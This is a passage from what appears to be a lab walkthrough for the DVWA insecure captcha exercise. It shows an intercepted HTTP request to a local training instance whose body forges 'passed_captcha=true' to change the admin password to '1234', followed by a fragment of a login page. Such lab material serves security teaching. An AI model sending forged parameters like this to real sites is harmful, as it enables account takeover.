   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159
   Safari/537.36
12 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
   image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
   q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://127.0.0.1:4280/vulnerabilities/captcha/
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-US,en;q=0.9
20 Cookie: PHPSESSID=75073dd437c08d0ef93efb82e19010e8; security=
   medium
21 Connection: close
22
23 step=2&password_new=1234&password_conf=1234&passed_captcha=true&
   Change=Change
```

Test Credentials

Vulnerabilities/CSRF

Valid password for 'admin'

Username

admin

Password

••••••••

Login